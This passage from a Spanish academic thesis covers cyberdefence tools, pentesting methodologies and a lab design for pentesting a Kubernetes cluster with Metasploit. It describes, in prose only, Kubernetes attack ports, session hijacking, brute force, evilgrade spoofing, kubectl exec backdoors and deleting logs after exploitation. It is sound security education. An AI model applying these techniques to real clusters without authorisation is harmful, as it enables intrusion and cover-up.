Seguridad de red: Este tipo de seguridad se enfoca en proteger todos los datos que transitan en la red, esto se hace cuidando los datos de la red interna para evitar su uso indebido o malintencionado y analizando la información proveniente de internet para evitar posibles ataques o accesos no permitidos.

2.3.1 Técnicas y herramientas de ciberdefensa

La ciberdefensa es aquella rama de la ciberseguridad que busca proteger a una red o equipo ante los ataques que pueda sufrir haciendo uso de diversas técnicas y herramientas tratando de responder de la forma más rápida posible ante estos incidentes (Gil, 2019).

La principal característica de la ciberdefensa es el obstaculizar a un posible atacante dificultando así el llegar a su objetivo final pues estas técnicas se pueden usar para prevenir y detectar ataques, así mismo el daño causado puede reducirse, siendo posible la recuperación de, al menos, algunos activos afectados.

En resumen, la ciberdefensa analiza las amenazas de un entorno determinado tratando de utilizar una amplia gama de actividades diferentes para reducir el atractivo del entorno ante posibles atacantes. A continuación, se describirán algunas de las herramientas utilizadas en el ámbito de ciberdefensa.

- **Firewall:** Es un dispositivo de seguridad de la red que monitorea el tráfico de red y decide si permite o bloquea tráfico específico en función de un conjunto definido de reglas de seguridad.

Las principales funciones de un cortafuegos son crear una barrera que permita o bloquee intentos para acceder a la información en su equipo, evitar que usuarios no autorizados accedan a los equipos y las redes de la organización que se conectan a Internet, supervisar la comunicación entre equipos y otros equipos en Internet, visualizar y bloquear aplicaciones que puedan generar riesgo e incluso advertir de intentos de conexión desde otros equipos.

- **Definición e introducción a los sistemas de detección de intrusiones (IDS):** Estos generan alarmas en caso de detectar intrusiones. Los IDS a diferencia de un cortafuegos no bloquean el tráfico o paquetes específicos, estos buscan patrones o evidencia de una intrusión. estos se pueden clasificar según la forma en que se analizan las intrusiones o en la ubicación en la red.

Los IDS de red son aquellos que inspeccionan el tráfico dentro de una red y evalúan si los paquetes muestran señales de actividad que revele una intrusión, y los de host no inspeccionan el tráfico de toda una red, sino la actividad interna de un solo equipo, esto permite analizar aplicaciones, dispositivos o servicios que se lleven a cabo.

- **Definición e introducción a los sistemas de información de seguridad y gestión de eventos (SIEM):** Gestión de Eventos e Información de Seguridad (Security Information and Event Management) es una categoría de software que tiene como objetivo otorgar información útil sobre potenciales amenazas de seguridad de sus redes críticas de negocio, a través de la estandarización de datos y priorización de amenazas.

Un aspecto importante de los SIEM es que hacen que la información en bruto se convierta en incidentes de seguridad significativos, llamados eventos. Esto ayuda al responsable de seguridad a centrarse en asuntos importantes.

- **Servidor proxy:** Un servidor proxy es un equipo dedicado o un sistema de software que se ejecuta en un equipo de cómputo que actúa como intermediario entre un dispositivo de punto final, como una computadora, y otro servidor del cual un usuario o cliente solicita un servicio.

Las funciones de un proxy se centran en controlar el acceso a Internet, registrar el tráfico y restringirlo en algunos casos, filtrar la información, mantener el anonimato de los clientes y mejorar el rendimiento de la red gracias al caché integrado.

Estas herramientas se pueden usar en conjunto para la protección de los datos sensibles dentro de una red y normalmente se complementan con diversas técnicas, las técnicas a diferencia de las herramientas no buscan dificultar directamente el ataque, si no que buscan la forma de encontrar posibles puntos de vulnerabilidad para corregirlos o reforzarlos, e incluso la mitigación del daño en caso de que un ataque logre su cometido. Algunas de estas técnicas son:

- **Cifrado de información:** El cifrado es la conversión de datos de un formato legible a un formato codificado, que solo se pueden leer o procesar después de haberlos descifrado, es la forma más simple e importante para impedir que se lea la información con fines malintencionados.

Para realizar el proceso de cifrado se lleva a cabo un algoritmo de cifrado, este se puede decodificar con una clave específica, al mantener dicha clave bajo una

protección adecuada se evitará que los datos sensibles sean manipulados o decodificados por personal no autorizado.

- **Backup:** Es la creación de copias de los datos originales ya sea de equipos, bases de datos o servidores enteros, esto se hace con la intención de disminuir los tiempos de respuesta ante una incidencia en la que los datos originales se vean comprometidos, estas copias se pueden generar de forma automática o de forma manual dependiendo de los intereses definidos.

Los datos siempre se encuentran en peligro, gracias a las posibles brechas de seguridad, errores humanos, corrupción de datos, muerte de hardware o incidentes naturales, y el mantener una copia de dichos datos permite mantener la operabilidad en tiempos de incidencias, aumenta la confianza en entornos empresariales, y proporciona una capa de seguridad adicional en los datos y servicios proporcionados.

- **Robustez de contraseñas:** Las contraseñas forman una parte importante en el proceso de autenticación para tener acceso a los datos, ya sean personales o empresariales, el hecho de proteger estos datos con una contraseña débil ya sea por facilidad para recordarlas o para agilizar su escritura, esto le permite a un atacante descubrirla de una forma relativamente sencilla.

El hecho de proteger el acceso a los datos con contraseñas de más de 6 caracteres, que contengan letras minúsculas, mayúsculas, números y caracteres especiales requiere una amplia potencia de cálculo y mucho tiempo para descifrarla.

- **Análisis de vulnerabilidades:** Una vulnerabilidad es toda aquella violación o debilidad dentro de una política de seguridad la cual puede ser explotada por un atacante para comprometer un sistema de forma total o parcial.

Para reducir el riesgo de que estas vulnerabilidades sean explotadas se recurre a los análisis de vulnerabilidad, estos tienen dos etapas, la primera consta de crear perfiles para localizar posibles debilidades, y la segunda se encarga de producir informes detallados con registros de las vulnerabilidades encontradas para permitir la reparación inmediata y el aprendizaje en futuras ocasiones.

Entre las técnicas utilizadas para este proceso se encuentran el SST (Static Application Security Test), un análisis profundo del código de una aplicación para identificar vulnerabilidades sin ejecutar el programa. Otra técnica ampliamente utilizada es el test dinámico de seguridad de aplicaciones (DAST). Esta identifica defectos de seguridad mediante la alimentación de condiciones de fallas para encontrar vulnerabilidades en tiempo real, y ocurre a partir de la ejecución de aplicaciones web en condiciones de estrés computacional.

- **Pentesting:** Pentest es la abreviación de Penetration Test, test de penetración, también conocido como test de intrusión es una técnica que de igual forma que el análisis de vulnerabilidades busca el encontrar vulnerabilidades en un sistema, pero este usa herramientas de hacking ético para probar las defensas que existen en el sistema y mostrando las posibles rutas de ataque existentes.

En este documento de investigación se decidió utilizar esta última técnica, el pentesting pues esta permite hacer una evaluación de los niveles de seguridad desde un punto de vista del posible atacante, el objetivo de este es buscar las rutas de ataque disponibles y generar reportes en los cuales se muestre la vulnerabilidad encontrada, así como una posible solución para cada caso encontrado.

2.3.2 Pentesting

El Pentesting o también llamado test de penetración está diseñado para determinar el alcance de los fallos de seguridad de un sistema. Asimismo, es una de las prácticas más demandadas actualmente ya que gracias a estos test, una empresa puede llegar a saber a qué peligros está expuesta y cuál es el nivel de eficiencia de sus defensas.

Según la investigación de Brooks et al. (2018) el principal objetivo de las pruebas de penetración es identificar las debilidades de seguridad, aunque las pruebas de penetración también se pueden utilizar para probar la política de seguridad de una organización, su cumplimiento de los requisitos de cumplimiento, la conciencia de seguridad de sus empleados y la capacidad de la organización para identificar y responder a incidentes de seguridad.

2.3.2.1 Tipos de pentesting

Existen múltiples criterios según los cuales definir la naturaleza del pentest. Los principales serían: agresividad, que determina si la evaluación será defensiva u ofensiva y en qué medida; alcance, si se pretende probar la seguridad global o la de algún elemento concreto; la aproximación al sistema, que plantea un acercamiento más o menos evidente para las herramientas de detección; la técnica, es decir, si se tratará de una intrusión de red, acceso físico, ingeniería social, etc.; entre otros.

Según la Editorial Nordstern (2021), la principal clasificación de los test de penetración es dada con base a la información que se tiene del sistema a analizar, se clasifican en tres tipos: **Pentesting de caja negra:** En una prueba de penetración de caja negra, no se proporciona ninguna información al probador. El pentester en este caso sigue el enfoque de un atacante

sin privilegios, desde el acceso inicial y la ejecución hasta la explotación. Este escenario puede verse como el más auténtico, demostrando cómo un adversario sin conocimiento interno apuntaría y comprometería a una organización. Sin embargo, esto también lo convierte en la opción más costosa.

Pentesting de caja blanca: Una prueba de lápiz de caja blanca es una forma de prueba de penetración en la que los probadores conocen la estructura interna del software o del sistema. A diferencia del cuadro negro o gris, la prueba tiene como objetivo revelar o exponer los detalles del sistema bajo la prueba. Por estas razones, se puede nombrar como prueba de caja transparente o *clear box*.

Pentesting de caja gris: En este tipo de ataque solo se comparte información limitada con el probador. Por lo general, esto toma la forma de credenciales de inicio de sesión. La prueba de caja gris es útil para ayudar a comprender el nivel de acceso que podría obtener un usuario privilegiado y el daño potencial que podría causar. Las pruebas de caja gris logran un equilibrio entre profundidad y eficiencia y se pueden utilizar para simular una amenaza interna o un ataque que ha traspasado el perímetro de la red.

No se puede decir que un tipo de prueba sea mejor que otro directamente, pues la utilidad de cada uno depende de las necesidades de seguridad que se tengan en el software o sistema.

2.3.2.2 Fases del pentesting

Se utiliza una metodología de evaluación de seguridad informática que incluye cinco etapas principales como se muestra en la figura 6.



Figura 6. Etapas del pentesting.

1.- Recopilación de información: Esta se enfoca en recopilar toda la información del objetivo como sea posible, se busca descubrir características como la arquitectura, aplicaciones y servicios con los que interactúa el sistema.

2.- Análisis: Durante esta fase se hace el uso de herramientas para escanear los puertos, redes y vulnerabilidades presentes, esto se hace para crear una estrategia que sea capaz de aprovechar las vulnerabilidades encontradas.

3.- Explotación: Durante esta etapa se utiliza toda la información recabada en las fases previas, para evaluar todas las alternativas posibles que puedan permitir efectuar una intrusión y escalación de privilegios exitosa.

4.- Post explotación: En esta fase se trata de conseguir el máximo nivel de privilegios, información de la red y acceso al mayor número posible de sistemas identificando que datos o servicios se encuentran disponibles. Esta fase también incluye la eliminación del posible rastro que se haya dejado, borrando logs y archivos que puedan comprometer al atacante.

5.- Elaboración de informe: En esta etapa se presenta la documentación de todas las actividades previas, así como los resultados obtenidos con dichas actividades.

2.3.2.3 Metodologías principales

Las etapas mencionadas anteriormente son las bases generalizadas, pues dependiendo de los requerimientos de cada caso particular se aplicará una metodología en concreto, existen varias metodologías estandarizadas enfocadas a combatir los nuevos tipos de ataques y vulnerabilidades, a continuación, se mostrarán algunas de las metodologías más relevantes.

OSSTMM: El Manual de la Metodología Abierta de Comprobación de la Seguridad (OSSTMM, Open Source Security Testing Methodology Manual) es una de las metodologías más completas y utilizadas, esta metodología es actualizada regularmente con nuevas tendencias de seguridad, normativas y planteamientos éticos (Herzog, 2010).

Las principales fases que se llevan a cabo en ésta son:

- Seguridad de la Información
- Seguridad de los Procesos
- Seguridad en las tecnologías de Internet
- Seguridad en las Comunicaciones
- Seguridad Inalámbrica

- Seguridad Física.

OWASP: El proyecto OWASP (Open Web Application Security Project) clasifica los riesgos de seguridad de la aplicación. Los principales vectores de ataque y debilidades de seguridad en relación con su impacto, proporciona instrucciones específicas sobre cómo probar, verificar y remediar cada parte vulnerable de una aplicación, así como las pruebas o test necesarias para realizar las pruebas de intrusión (Instituto Nacional de Ciberseguridad, 2020).

ISSAF: La ISSAF (Information Systems Security Assessment Framework) fue desarrollado para centrarse en dos áreas de testeo de seguridad, estas son el área técnica y el área de gestión. La parte técnica establece el conjunto básico de reglas y procedimientos a seguir y crear un adecuado proceso de evaluación de la seguridad, mientras que el lado de la gestión logra el compromiso con administración y las mejores prácticas que deben ser seguidas en todo el proceso de pruebas (Futurelearn, 2021).

NIST: Según la definición del Instituto Nacional de Estándares y Tecnología este framework representa el ciclo de mantenimiento de la seguridad de una aplicación o plataforma. (The Five Functions, 2021). Este consta de cinco fases, estas son:

- Identificar
- Proteger
- Detectar
- Responder

- Recuperar

PTES: La ejecución de pruebas de penetración estándar o PTES (Penetration Testing Execution Standard), proporciona una guía para realizar las fases del pentesting de una forma detallada, esta lleva a cabo siete etapas durante el proceso de una prueba de penetración estándar (PTES, 2021), estas son:

- Consideraciones previas
- La recogida de información
- Modelado de amenazas
- Análisis de vulnerabilidad
- Explotación
- Post explotación
- Reporte

Como se mostró, existe una gran variedad de metodologías disponibles para realizar pruebas de penetración, en este caso particular se decidió utilizar la metodología PTES ya que esta cuenta con una base estandarizada de procedimientos que nos permite describir la obtención de información y el descubrimiento de vulnerabilidades, la explotación de las mismas, y los mecanismos de la plataforma para la replicación de estas. En los siguientes puntos de esta investigación se muestra la estructura metodológica creada a partir de estos procedimientos.

Capítulo III

Marco Metodológico

Una vez seleccionada la metodología para realizar la prueba de penetración se realizó la selección de las herramientas necesarias, así como el diseño del entorno de pruebas sobre el cual se realizó el proceso experimental. Es necesario diseñar el entorno de pruebas

3.1 Herramientas

Para la realización de este proyecto de investigación se utilizaron múltiples herramientas, estas se pueden clasificar en herramientas de hardware y de software y se muestran a continuación.

3.1.1 Hardware

Equipo anfitrión

Este es el equipo sobre el cual se llevó a cabo la experimentación, así como las herramientas de software, las características principales de este equipo anfitrión son:

- Procesador: Intel(R) Core (TM) i5-4670 CPU @ 3.40GHz
- Memoria RAM: 7.0 GB
- Disco duro: 500 GB
- Sistema operativo anfitrión: Windows 10 Pro x64

3.1.2 Software

VirtualBox: Se hizo uso del software de virtualización Virtual Box, debido a su facilidad al momento de instalar y configurar entornos de máquinas virtuales y configuración de redes, este software se utilizó para crear las máquinas virtuales necesarias en el proceso de creación de laboratorio, así como como para el proceso de pentesting. Para este entorno de experimentación se utilizó la versión 6.1.14.

Docker: Se hizo uso del sistema de Docker para crear y usar contenedores sobre los cuales se instalaron los servicios y aplicaciones sobre las cuales se llevó a cabo la prueba de penetración. Se utilizó la versión 20.10.2 de este software para el entorno de experimentación.

Minikube: Esta herramienta es la que nos permite administrar una instancia de kubernetes en un solo nodo para generar entornos de prueba, esta nos permite manejar las instancias de Docker creadas anteriormente, así como administrar el balanceo de cargas y el estado de las réplicas de las mismas. Se utilizó en esta ocasión la versión v1.17.

Helm: Es una herramienta para gestionar aplicaciones dentro de un clúster de kubernetes, esta permite definir, instalar y actualizar aplicaciones complejas dentro del clúster facilitando dichas actividades, así como el proceso de empaquetamiento. Se utilizó la versión 2.17.0 para el entorno de pruebas.

Metasploit: Es un sistema de proyecto abierto el cual consta con una recopilación de técnicas y herramientas para el análisis de vulnerabilidades principalmente para pruebas de penetración, se hizo uso de esta herramienta debido al soporte constante que recibe de la comunidad el cual mantiene actualizadas las listas de vulnerabilidades y herramientas disponibles, este framework se instaló en la versión v6.0.29-dev, dicha versión venía dentro del sistema operativo kali-linux-2020.3 64 bits.

3.2Diseño de clúster

Para el proceso experimental es necesario definir el clúster de kubernetes sobre el cual se llevaron a cabo las pruebas, en esta sección se muestra la estructura del clúster, así como su interacción con los otros elementos.

Una de las características de la herramienta Minikube es que nos permite generar el nodo master y el nodo worker en la misma instancia de una máquina virtual, tomando esto como punto de partida se hizo uso de dos máquinas virtuales, en la primera se instaló Minikube, así como los nodos correspondientes al servicio de base de datos SQL y el correspondiente a WordPress.

La segunda máquina virtual se usó para el sistema operativo Kali Linux para hacer uso de Metasploit framework para realizar el proceso de pentesting.

En la Figura 7, se muestra el diseño de ambas máquinas virtuales para su uso en el entorno de pruebas.




Figura 7. Estructura del clúster.

3.3Diseño de metodología de pentesting

Una vez definidas las características de kubernetes, así como la estructura del clúster a utilizar podemos establecer la relación entre la plataforma y los elementos de seguridad existentes.

A continuación, se describe la obtención de información, así como el reconocimiento de vulnerabilidades haciendo uso de la metodología PTES que se mencionó anteriormente.

3.3.1 Consideraciones previas

El procedimiento estándar generalmente se lleva a cabo de la mano del cliente, en este caso al no contar con un cliente organizacional, no se llevarán a cabo los procedimientos de negociación ni de limitación de participación, sin embargo, a continuación, se llevarán a cabo la definición de objetivos del ataque, así como el alcance del análisis.

Objetivos: Se hace uso de herramientas para identificar los vectores de ataque mediante los cuales se puedan explotar las vulnerabilidades del sistema.

Alcance del análisis: Se realizan auditorías de seguridad en dos de sus diferentes categorías, la auditoría externa, la cual se realiza con la intención de obtener un vector de ataque que conceda acceso haciendo uso de la explotación de los servicios expuestos en internet, y la auditoría interna, pues esta busca el acceso y escalamiento de los privilegios en la plataforma de forma interna, esta se lleva a cabo una vez que se tenga el acceso parcial al sistema para realizar cambios o comprometer información.

Ambos tipos de auditorías se complementan en esta investigación, pues se realiza la auditoría externa para conseguir el acceso explorando las distintas posibilidades de intrusión y la auditoría interna sirve en las etapas de post explotación.

3.3.2 Recopilación de información

Durante esta etapa del pentesting se recopila toda la información disponible del sistema a atacar, todos aquellos datos que puedan ser utilizados para establecer un posible vector de ataque.

Para realizar la recopilación de la información necesaria se hace uso de una técnica conocida como footprinting, el cual se define como el conjunto de técnicas utilizadas para la recopilación de información sobre sistemas informáticos (Caranti, M. ,2020).

Existen dos principales vectores de ataque al momento de realizar un ataque a un clúster de kubernetes, la primera es haciendo uso de la API de kubernetes y la segunda es haciendo uso de solicitudes REST. A continuación, se muestran algunos de los elementos de acceso remoto relevantes en los clústeres de Kubernetes como son los principales puertos utilizados que se muestran en la tabla 1.

Tabla 1. Principales puertos utilizados por la plataforma de kubernetes.

Puerto	Proceso	Descripción
443/TCP	kube-apiserver	API de kubernetes
2379/TCP	etcd	Almacenamiento etcd
6666/TCP	etcd	Almacenamiento etcd
4194/TCP	cAdvisor	Métricas del contenedor
6443/TCP	kube-apiserver	API de kubernetes
8443/TCP	kube-apiserver	API de kubernetes
8080/TCP	kube-apiserver	Puerto no seguro de la API
10250/TCP	kubelet	API HTTPS para acceso completo
10255/TCP	kubelet	HTTP de solo lectura sin autenticación
10256/TCP	kube-proxy	Comprobación de salud del kube-proxy
9099/TCP	calico-felix	Comprobación de salud de Calico
6782-4/TCP	weave	Métricas y endpoints

Además de los puertos en uso, existen otros sistemas de acceso como son los sistemas de autenticación, por ejemplo, los sistemas ABAC (control de acceso basado en atributos), RBAC (control de acceso basado en roles), Webhook (devolución de llamada HTTP).

La recolección de información se lleva cabo haciendo uso de los dos tipos de footprinting, el pasivo y el activo. El footprinting pasivo es aquel que no requiere la interacción directa con el sistema a analizar, si no que se obtiene la información de los datos públicos del sistema, estas son la información del dominio público, la dirección IP, los subdominios, las páginas web de las que se compone un servicio e inclusive los metadatos de los archivos.

Por otra parte, el footprinting activo es aquel en el cual se realizan peticiones al sistema para conocer la información técnica del sistema como los puertos expuestos, configuración de autenticación y respuesta del sistema ante peticiones.

3.3.3 Análisis de vulnerabilidades

Una vez identificada la información de interés se realiza la recopilación de las vulnerabilidades más comunes, en esta ocasión se especifican las vulnerabilidades existentes en cada tecnología utilizada.

Vulnerabilidades de un servidor web. Las vulnerabilidades de un servidor web se pueden clasificar en las vulnerabilidades por parte del cliente y las vulnerabilidades del servidor. Algunas de las vulnerabilidades más comunes al hablar de aplicaciones web según la OWASP (Blokdyk, 2021), son:

- **Inyección.** Se produce una inyección de código cuando un atacante envía datos no válidos a una aplicación web.
- **Autenticación rota.** Ciertas aplicaciones a menudo se implementan incorrectamente. Específicamente, las funciones relacionadas con la autenticación y la administración de sesiones, cuando se implementan incorrectamente, permiten a los atacantes comprometer contraseñas, palabras clave y sesiones.
- **Exposición de datos sensibles.** La exposición de datos confidenciales se produce cuando se comprometen datos importantes almacenados o transmitidos.
- **Entidades externas XML.** Los atacantes pueden aprovechar las aplicaciones web que utilizan XML de procesamiento de componentes vulnerables. Los atacantes pueden cargar o incluir comandos o contenido hostil dentro de un documento XML.
- **Fallas de control de acceso.** El control de acceso roto o vulnerado es cuando un atacante puede acceder a las cuentas de usuario sin ser el dueño de las credenciales necesarias. El atacante puede operar como usuario o como administrador en el sistema.
- **Configuración incorrecta de seguridad.** Las configuraciones incorrectas de seguridad ocurren cuando las debilidades de diseño o configuración son el resultado de un error o deficiencia de configuración.
- **Secuencias de comandos entre sitios (XSS).** Los ataques XSS (Cross-site scripting) ocurren cuando una aplicación incluye datos que no son de

confianza en una página web. Los atacantes inyectan scripts del lado del cliente en esta página web.

- **Deserialización insegura.** La deserialización insegura es una vulnerabilidad en la que las fallas de deserialización permiten que un atacante ejecute código en el sistema de forma remota.
- **Uso de componentes con vulnerabilidades conocidas.** Esta vulnerabilidad se da cuando se crean y ejecutan las aplicaciones utilizando componentes que contienen vulnerabilidades conocidas.
- **Registro y monitoreo insuficientes.** El registro y la supervisión son actividades que se deben realizar en un sitio web con frecuencia para garantizar su seguridad. No registrar y monitorear adecuadamente un sitio lo deja vulnerable a actividades comprometedoras más severas.

Vulnerabilidades de Docker. En este entorno de despliegue de contenedores existen algunas vulnerabilidades importantes, la principal es el hacer uso de imágenes ya existentes para realizar despliegues, dichas imágenes cuentan con vulnerabilidades propias y errores de configuración, otra vulnerabilidad importante es la configuración en el entorno local pues de esta configuración depende la conexión entrante, así como las rutas donde se almacenan los datos de los contenedores e imágenes.

Vulnerabilidades de kubernetes. Una de las principales vulnerabilidades que podemos encontrar en kubernetes es el uso de imágenes de Docker en la fase de compilación, estas vulnerabilidades ya han sido explicadas anteriormente. A continuación, se listarán algunas vulnerabilidades comunes en el sistema de kubernetes.

- *Secrets* no protegidos adecuadamente.

- Políticas de red deficientes.
- Contenedores con privilegios de root
- No restringir acceso a los metadatos privados de cloud
- Fallas de seguridad en la API de Kubelet

Vulnerabilidades de red. Al ser este el medio por el cual se transmite toda la información del sistema se pueden conseguir información sensible en el tráfico, así como vulnerar APIs o protocolos de transporte de datos como son el SSL y TSL, estos protocolos son los encargados de la transferencia de datos de forma segura entre dos puntos de comunicación en la red, son principalmente utilizados en el envío de datos personales o contraseñas.

3.3.4 Explotación

Las principales técnicas que se utilizan para ejecutar código y tomar el control en el clúster, explotando las vulnerabilidades que se hayan descubierto en la fase de análisis.

Tal y como se mostró anteriormente, existe una gran cantidad de vectores disponibles para realizar un ataque, esto significa que el método a utilizar al momento de realizar la explotación dependerá directamente del encargado de realizar la prueba, a continuación, se muestran algunas de las vulnerabilidades más explotadas de kubernetes:

- **Explotación a nivel de aplicación.** Estas aprovechan las vulnerabilidades existentes en las aplicaciones desplegadas en el clúster, con estas podemos obtener el acceso a la ejecución remota de código en el clúster, de la misma forma podrá enviar solicitudes API usando las credenciales de la aplicación.

- **Explotación de acceso remoto.** Una vez se obtiene el acceso a un contenedor de kubernetes se puede obtener el acceso a remoto del contenedor haciendo uso de SSH.
- **Creación de contenedores.** Haciendo uso de un contenedor se puede implementar código malicioso, esto se hace una vez se obtienen los permisos para implementar un pod o un controlador dentro del sistema, dicho código será ejecutado a partir de dicho contenedor.
- **Ejecución de comandos de contenedores.** Una vez adquiridos los permisos necesarios para la ejecución de contenedores en el clúster se puede hacer uso del comando *exec* de kubectl, de este modo se pueden generar puertas traseras de forma remota.

En un informe que se llevó a cabo por StackRox (Kubernetes Adoption, Security, and Market Trends Report 2021, 2021), a comienzos del 2021 en el cual se encuestó a más de 500 profesionales de la seguridad que hacen uso de kubernetes presento que al menos el 94% de estos experimentó al menos un incidente de seguridad en sus entornos de Kubernetes en los últimos 12 meses. En la figura 8 se muestra la principal causa de incidentes de seguridad está ligada a errores en el nivel de aplicación.




Figura 8. Principales incidentes de seguridad ocurridos en kubernetes

Existen diversas herramientas con las cuales se puede llegar a explotar una vulnerabilidad descubierta, el uso de éstas dependerá del vector de ataque seleccionado, una de las herramientas más utilizadas es el uso de *payloads*, estas son las cargas útiles o módulos de explotación que se activan para aprovechar una vulnerabilidad. Un mismo payload puede ser utilizado para explotar diversas vulnerabilidades y de la misma forma una vulnerabilidad puede ser explotada haciendo uso de múltiples payloads.

Al hacer uso del framework de Metasploit, una herramienta para la investigación de vulnerabilidades sistemáticas en redes y servidores , podemos clasificar los payloads en tres categorías:

- **Singles.** Se tratan de payloads autocontenidos e independientes que realizan una actividad o tarea sencilla.

- **Stagers.** Estos payloads establecen una conexión entre el atacante y el objetivo y están diseñados para ser pequeños y fiables. Principalmente se utilizan como componentes de otros payloads más grandes.
- **Stages.** Son los que ofrecen funcionalidades avanzadas y pueden llegar a ser casi herramientas completas.

Una de las técnicas utilizadas en esta etapa es el hijacking o secuestro de credenciales, ésta se centra en esperar a que un usuario autorizado obtenga acceso a un sistema o aplicación, luego se hace pasar por el usuario y usa sus credenciales para tomar el control de la sesión. Esto se puede hacer mediante el secuestro de la sesión real, ya sea mediante el uso de cookies de la máquina de un usuario o secuestrando la sesión TCP del usuario, o puede ser una cuestión de rastrear las credenciales directamente desde la red (Collins, 2014).

Otra forma de conseguir las credenciales es haciendo uso de un ataque por fuerza bruta auxiliado de un directorio, este ataque se refiere a realizar un proceso de prueba y error sobre el campo de contraseña, en este caso se busca hacer uso de un diccionario, un diccionario se puede definir como un archivo en el cual se dispone una gran cantidad de contraseñas comunes de los usuarios o contraseñas por defecto de algunos sistemas. Este proceso cuenta con la ventaja de ser bastante simple pero bastante tardado ya que requiere el análisis de cada una de las contraseñas o combinaciones posibles.

Una técnica diferente para realizar la etapa de explotación es el uso de spoofing y evilgrade, la combinación de estas técnicas permite introducir por la fuerza en el sistema un software malicioso disfrazado como una actualización de alguna aplicación en específico. Evilgrade es un framework que permite inyectar módulos que emulan una actualización de

software, pero constan de código malicioso, mientras que el spoofing o suplantación nos permite redireccionar el tráfico al servidor del atacante, comprometiendo el acceso al sistema.

Para llevar a cabo las técnicas de ataque ya mencionadas, es necesario el obtener la información necesaria del tráfico de red, esto normalmente se lleva a cabo con una técnica de ataque en la cual se intercepta la comunicación entre dos o más interlocutores, conocido como ataque de intermediario o “man in the middle”, este permite robar credenciales de acceso, acceder a información personal, espiar a una víctima, sabotear comunicaciones o alterar datos.

Como se muestra en la figura 9, este ataque gana su nombre por la ubicación del atacante en la red, este se sitúa entre los interlocutores. El remitente y el destinatario no saben que hay un tercer host entre los dos y que en realidad no se están comunicando directamente.

